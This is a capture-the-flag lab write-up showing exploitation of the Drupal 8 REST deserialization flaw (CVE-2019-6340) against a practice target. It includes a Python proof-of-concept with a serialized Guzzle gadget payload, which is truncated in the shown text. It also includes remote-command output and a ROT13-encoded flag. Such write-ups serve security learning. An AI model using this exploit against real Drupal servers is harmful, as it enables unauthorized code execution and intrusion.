
```
HTTP/1.1 400 Bad Request
Date: Mon, 31 Aug 2020 03:38:38 GMT
Server: Apache
X-Powered-By: PHP/7.2.15
Cache-Control: must-revalidate, no-cache, private
X-UA-Compatible: IE=edge
Content-language: en
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Expires: Sun, 19 Nov 1978 05:00:00 GMT
Vary:
X-Generator: Drupal 8 (https://www.drupal.org)
Connection: close
Content-Type: application/hal+json
Content-Length: 87

{"message":"Invalid entity type"}uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

create a python script to perform RCE easier




```
import requests
import sys

if len(sys.argv) ≠ 2:
        print("python3 poc.py <cmd>")
        sys.exit(0)

host = 'http://159.203.167.125:8090'
cmd = sys.argv[1]
url = host+'/node/1?_format=hal_json'

data = {
  "link": [
    {
      "value": "link",
      "options": "O:24:\"GuzzleHttp\\Psr7\\FnStream\":2:{s:33:\"\u0000GuzzleHttp\\Psr7\\FnStream\u0000methods\";a:1:{s:5:\"close\";a:2:{i:0;O:23:\"

    }
  ],
  "_links": {
    "type": {
      "href": "http://159.203.167.125:8090/rest/type/shortcut/default"
    }
  }
}

header = {
        "Content-Type": "application/hal+json"
}
```

execute the script & it works!!




```
nobodyatall@0×DEADBEEF:~/vulnmachines/drupal$ python3 poc.py "ls -la"
{"message":"Invalid entity type"}total 308
drwxrwxrwx 1 www-data www-data   4096 Aug 10 07:51 .
drwxr-xr-x 1 root     root       4096 Aug 10 07:37 ..
-rw-r--r-- 1 root     root       1025 Feb  8  2019 .csslintrc
-rw-r--r-- 1 root     root        357 Feb  8  2019 .editorconfig
-rw-r--r-- 1 root     root        151 Feb  8  2019 .eslintignore
-rw-r--r-- 1 root     root         41 Feb  8  2019 .eslintrc.json
-rw-r--r-- 1 root     root       3858 Feb  8  2019 .gitattributes
-rw-r--r-- 1 root     root       2314 Feb  8  2019 .ht.router.php
-rw-r--r-- 1 root     root       7866 Feb  8  2019 .htaccess
-rw-r--r-- 1 root     root         95 Feb  8  2019 INSTALL.txt
-rw-r--r-- 1 root     root      18092 Nov 16  2016 LICENSE.txt
-rw-r--r-- 1 root     root       5889 Feb  8  2019 README.txt
-rw-r--r-- 1 root     root        262 Feb  8  2019 autoload.php
-rw-r--r-- 1 root     root       2804 Feb 23  2019 composer.json
-rw-r--r-- 1 root     root     167428 Feb 23  2019 composer.lock
drwxr-xr-x 1 root     root       4096 Feb  8  2019 core
-rw-r--r-- 1 root     root        264 Feb 23  2019 create_node.php
-rw-r--r-- 1 root     root       1507 Feb  8  2019 example.gitignore
-rw-r--r-- 1 root     root        549 Feb  8  2019 index.php
drwxr-xr-x 1 www-data www-data   4096 Aug 11 09:05 modules
drwxr-xr-x 2 root     root       4096 Feb  8  2019 profiles
-rw-r--r-- 1 root     root       1594 Feb  8  2019 robots.txt
drwxr-xr-x 1 www-data www-data   4096 Feb  8  2019 sites
drwxr-xr-x 2 www-data www-data   4096 Feb  8  2019 themes
-rw-r--r-- 1 root     root        848 Feb  8  2019 update.php
drwxr-xr-x 1 root     root       4096 Feb 23  2019 vendor
-rw-r--r-- 1 root     root       4555 Feb  8  2019 web.config
```

found flag? seems like encrypted caesar cipher?



```
nobodyatall@0×DEADBEEF:~/vulnmachines/drupal$ python3 CVE-2019-6340.py "ls modules"
{"message":"Invalid entity type"}README.txt
contrib
remove_generator
vnmf149.php

nobodyatall@0×DEADBEEF:~/vulnmachines/drupal$ python3 CVE-2019-6340.py "cat modules/vnmf149.php"
{"message":"Invalid entity type"}Qba'g ungr gur unpxre, Ungr gur pbqr

nobodyatall@0×DEADBEEF:~/vulnmachines/drupal$ █
```

it's ROT13



Ciphertext

```
Qba'g ungr gur unpxre, Ungr gur pbqr
```

Caesar cipher

SHIFT: 13 a→n

ALPHABET: abcdefghijklmnopqrstuvwxyz

CASE STRATEGY: Maintain case

FOREIGN CHARS: Include Ignore

→ Decoded 36 chars

Plaintext

```
Don't hate the hacker, Hate the code
```

flag is: vnm{Don't hate the hacker, Hate the code}